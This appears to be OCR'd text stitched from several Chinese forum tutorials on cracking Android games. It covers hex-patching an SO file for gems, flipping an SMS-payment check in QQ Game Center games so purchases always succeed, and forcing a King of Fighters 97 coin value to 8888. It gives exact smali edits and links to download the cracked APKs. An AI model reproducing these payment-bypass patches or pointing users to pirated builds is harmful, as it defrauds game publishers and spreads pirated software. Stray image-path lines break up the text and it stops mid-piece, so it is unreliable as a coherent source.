
02 4B 7B 44 1B 68 18 68 70 47

改为


A0 20 80 01 70 47 00 00 00 00




由于 IDA 没有保存功能 我们只能借助其他 16 进工具来进行修改 这里使用 C32ASM 以 16 进方式打开
CTRL+G 搜索对应地址 “000BDA48" 如上图高亮的地方



修改为如上图的结果 然后点击左上角的保存 此时 我们已经完成修改了 现在可以进行打包签名了



由于游戏有保护 导致 IDE 无法直接回编 这里我们直接将游戏 APK 包后缀改为 rar 类型 如上图
然后把修改好的 SO 文件 拖到“lib\armeabi”目录里



修改好后再把后缀名改回 apk 接着用签名工具进行签名 apk 文件 签名好后会生成新的已签名文件
接着我们把机子上原版卸载 重新安装我们修改后的版本

GEM ITEM SHOP

GEM SHOP

Package of Flame Ninja Limited 499	Frost Dagger Limited 150
Frost Sword Limited 180	Frost Hammer Limited 200
Staff of Ice Dragon Limited 150	NEW 5 Blade Gnome 60

5

0

10240

如上图我们可以看到 gem 的数量=10240 证明我们修改成功了 真的成功了吗？ 那我们来验证下 随便购买个物品看看

GEM ITEM SHOP

GEM SHOP

Package of Flame Ninja
Limited
499

Frost Dagger
Limited
150

Frost Sword
Limited
180

Frost Hammer
Limited
200

Staff of Ice Dragon
Limit
150

NEW
5
Blade Gnome
60

Item purchase successful. Thank you.

5
0
10240

嘿嘿 有购买成功的提示了 到这里 表示我们已经破解成功了
教程就到这里 感谢大家收看

某扣

教你破解 QQ 游戏中心的

傲世 V 雄哥 720
这里；我把破解版的附件发给各位。自己去研究。
另外把 QQ 安卓游戏中心的客户端发给各位。自己去下载，修改。
想必有人改过：
QQ 游戏中心的游戏吧？
它们的游戏： “支付”文字只是摆设。
市场上许多游戏也是这样的。验证一般在 strings.xml 或者 public.xml 里面找得到；
也就是：SMS_..... OK 、fail 之类的。
无注释的这种。
话说改这个游戏，费时、不过仍然找到了的关键；
QQ 游戏中心的游戏：刚刚说了。支付文字是摆设。改它没用。要改的是看 xml 文件里的一些关键字；
比如；SMS 、、、等等。
我这里只介绍这一种：
这一种是 QQ 游戏中心最简单的一种： 函数：SendSMS_Event_OK
各位如果遇到了。可以看我如下是如何修改的。
游戏名称：神仙传-剑破乾坤
最开始；我从它支付文字入手。发现怎么改，都无法内购成功。
所以找到了如下 【可疑】代码：

.method public SendSMSCB(ILjava/lang/String;)Z

```
.locals 2

const-string v0, "GameCenterEvent"

const-string v1, "SendSMSCB"          【从这里看到了：SMS        、CB 可能是一个短代（简短混淆代码）】

invoke-static {v0, v1}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

const/16 v0, 0x410

if-ne p1, v0, :cond_0                【判断：我们改为 eq 即可。改为 eq 之后，代码会强制走向这里，发送成功!】

const-string v0, "GameCenterEvent"

const-string v1, "SendSMS_Event_OK"          【SMS_OK    Event 意思是：事件。所以拼接就是；短信发送｛事件｝（OK）成功】

invoke-static {v0, v1}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

const/4 v0, 0x2

sput v0, Lcom/songge/xd_jpqk/GMessage;->sendState:I

const/4 v0, 0x1

:goto_0
return v0

:cond_0
```

```
    const/4 v0, 0x3

    sput v0, Lcom/songge/xd_jpqk/GMessage;->sendState:I

    const/4 v0, 0x0

    goto :goto_0
.end method
```

修改完毕。跳转并不止改相反的方向。

有的判断是：前面判断【if-xx】。【cond_x】实现的地方是相对的。

这一种改　　跳转

有的判断是：判断条件成立与不成立【如：成立走这里的代码、不成立不走这里的代码】

这一种改　　goto

还可以换为 goto 等等。不让它判断。直接无条件走向这里【成功】

【goto :cond_0】

总结：

QQ 游戏中心的第一种（我刚刚展示的代码）

关键函数：SendSMS_Event_OK


改它的跳转为反方向即可实现走向这里成功。

QQ 游戏中心的其他游戏也是有其他的变动的（升级验证系统）

示例几个（验证）：

有的是在 xml 里面找关键（SMS、smsFail、OK）等等。不确定。因为它的验证还不明确具体是那。

有的支付文字里也可以找得到。



刚刚有人说改腾讯的网游？ 它们的网游不是那么好改的。

等研究出来了。本贴自然更新。

神仙传-剑破乾坤　破解版
下载地址：
链接: http://pan.baidu.com/s/1jG1MvEQ
密码: 9da3
http://www.52pojie.cn/thread-309938-1-1.html


游值

[Android] 拳皇 97 for Android 破解分析

声明：本文章仅做技术研究，请勿用于非法用途。


这个游戏在 Android 上闲着无聊的时候玩玩还是不错的，只是有很多限制，都是需要购买游戏币才能玩。所以接下来就来破解之。
用到的工具：APKTOOL、Notepad++、JD-GUI。

程序首次登陆时会赠送 2 枚游戏币，完了就得买游戏币才能玩，另外开启各种模式的时候也需要大量的游戏币，因此破解的关键是破解程序的游戏币值。



欢　迎
首次登陆获赠2枚游戏币
去“新手礼包”成功购买,
进入单机游戏完全免费，另额外获赠10枚游戏币。
现在就去
以后再说
货币商城
蓝牙对战
游戏币：2
吾爱破解论坛
www.52pojie.cn

1、用 APKTOOL 反编译 apk。


2、注意到程序画面的右上角，会显示：“游戏币：2”，按图索骥，搜索关键字”游戏币：“，在 strings.xml 中：



3、再次搜索对应的字符串"coin_num"，在 public.xml 中：



4、下面查找在 smali 文件中哪里调用了字符串”游戏币：”，搜索 0x7f080008，在如下地方找到：



5、在 smali\com\iava\game\menu\CoinActivity.smali 中：

```
.method private a()V
    .locals 4

    const v0, 0x7f06001b

    invoke-virtual {p0, v0}, Lcom/iava/game/menu/CoinActivity;->findViewById(I)Landroid/view/View;

    move-result-object v0
```

```
check-cast v0, Landroid/widget/TextView;

iput-object v0, p0, Lcom/iava/game/menu/CoinActivity;->a:Landroid/widget/TextView;

iget-object v0, p0, Lcom/iava/game/menu/CoinActivity;->a:Landroid/widget/TextView;

if-eqz v0, :cond_0

sget-object v0, Lcom/iava/game/a;->y:Lcom/iava/game/data/CoinManage;

invoke-virtual {v0}, Lcom/iava/game/data/CoinManage;->f()I

move-result v0

if-gtz v0, :cond_1

iget-object v0, p0, Lcom/iava/game/menu/CoinActivity;->a:Landroid/widget/TextView;

const/4 v1, 0x4

invoke-virtual {v0, v1}, Landroid/widget/TextView;->setVisibility(I)V

:cond_0
:goto_0
return-void

:cond_1
iget-object v0, p0, Lcom/iava/game/menu/CoinActivity;->a:Landroid/widget/TextView;
```

```
const/4 v1, 0x0

invoke-virtual {v0, v1}, Landroid/widget/TextView;->setVisibility(I)V

iget-object v1, p0, Lcom/iava/game/menu/CoinActivity;->a:Landroid/widget/TextView;

new-instance v2, Ljava/lang/StringBuilder;

invoke-virtual {p0}, Lcom/iava/game/menu/CoinActivity;->getResources()Landroid/content/res/Resources;

move-result-object v0

const v3, 0x7f080008

    //“游戏币：”
invoke-virtual {v0, v3}, Landroid/content/res/Resources;->getText(I)Ljava/lang/CharSequence;

move-result-object v0

check-cast v0, Ljava/lang/String;

invoke-static {v0}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)Ljava/lang/String;

move-result-object v0

invoke-direct {v2, v0}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
```

```
    sget-object v0, Lcom/iava/game/a;->y:Lcom/iava/game/data/CoinManage;

        //获取游戏币的值
    invoke-virtual {v0}, Lcom/iava/game/data/CoinManage;->f()I

    move-result v0

    invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v0

    invoke-virtual {v1, v0}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V

    goto :goto_0
.end method
```

6、smali 文件不适合阅读，用 jd-GUI 来读取相关代码：

```
private void a()
{
  this.a = ((TextView)findViewById(2131099675));
  if (this.a != null)
  {
    if (com.iava.game.a.y.f() > 0)
      break label39;
    this.a.setVisibility(4);
  }
  while (true)
  {
    return;
    label39: this.a.setVisibility(0);
    this.a.setText((String)getResources().getText(2131230728) + com.iava.game.a.y.f());
  }
}
```

7、显而易见，com.iava.game.a.y.f()是获取游戏币值的方法，来到 com.iava.game.a 类，也即 com.iava.game.data.CoinManage 类

```java
package com.iava.game;

import com.iava.game.data.CoinManage;

public final class a
{
  public static m A;
  public static j B;
  public static int a = 320;
  public static int b = 240;
  public static String c = null;
  public static int d = -1;
  public static int e = -1;
  public static int f = -1;
  public static int g = 1;
  public static int h = 1;
  public static int i = 0;
  public static int j = -1;
  public static int k = 0;
  public static int l = 0;
  public static int m = 1;
  public static int n = 0;
  public static int o = 1;
  public static boolean p = false;
  public static int q = 0;
  public static int r = 0;
  public static int s = 0;
  public static int t = 1;
  public static com.iava.game.data.b u;
  public static EmuThread v;
  public static c w;
  public static com.iava.game.data.a x;
  public static CoinManage y;
  public static com.iava.game.smsutil.b z;
}
```

8、查看 f()方法的具体实现：

```
public final int f()
{
  return h();
}
```

9、可见，f()的返回值由 h()来决定，再看 h()方法的具体实现：

```
private int h()
{
  com.iava.game.a.x.al();
  return 0xAAAAAAAA ^ a();
}
```

10、返回值就是游戏币的值，那么只要我们强制让这个返回值为一个固定的大的值比方 8888，那么游戏币就永远都是 8888，也就达到了破解的目的了。


11、下面对应到相应的 smali 文件中修改,在\smali\com\iava\game\data\CoinManage.smali 文件中：

```
.method private h()I
    .locals 2

    sget-object v0, Lcom/iava/game/a;->x:Lcom/iava/game/data/a;

    invoke-virtual {v0}, Lcom/iava/game/data/a;->al()V

    invoke-virtual {p0}, Lcom/iava/game/data/CoinManage;->a()I

    move-result v0
```

```
    const v1, -0x55555556

    xor-int/2addr v0, v1

        //强制返回 8888(0x22B8)
        const v0,0x22B8
    return v0
.end method
```

12、保存修改，重建 APK，签名，测试之，破解完成。

返回
道具商城
游戏币：8888
疯狂人物
开启隐藏人物模式
已开启
无限血
开启无敌模式
已开启
POW
必杀技
开启无限必杀模式
已开启
开启一击必晕模式成功！
开启大蛇模式
吾爱破解论坛
www.52pojie.cn



附破解后的 APK：
http://pan.baidu.com/share/link?shareid=4202997888&uk=604460222

Android 中怎么破解游戏之修改金币数

我们在玩游戏的时候总是会遇到一些东东需要进行购买的，但是我们可能又舍不得花钱，那么我们该怎么办呢？那就是用游戏外挂吧！我们这里说的是 Android 中的游戏，在网上搜索一下移动端游戏外挂，可能会找到一款叫做：八门神器.apk

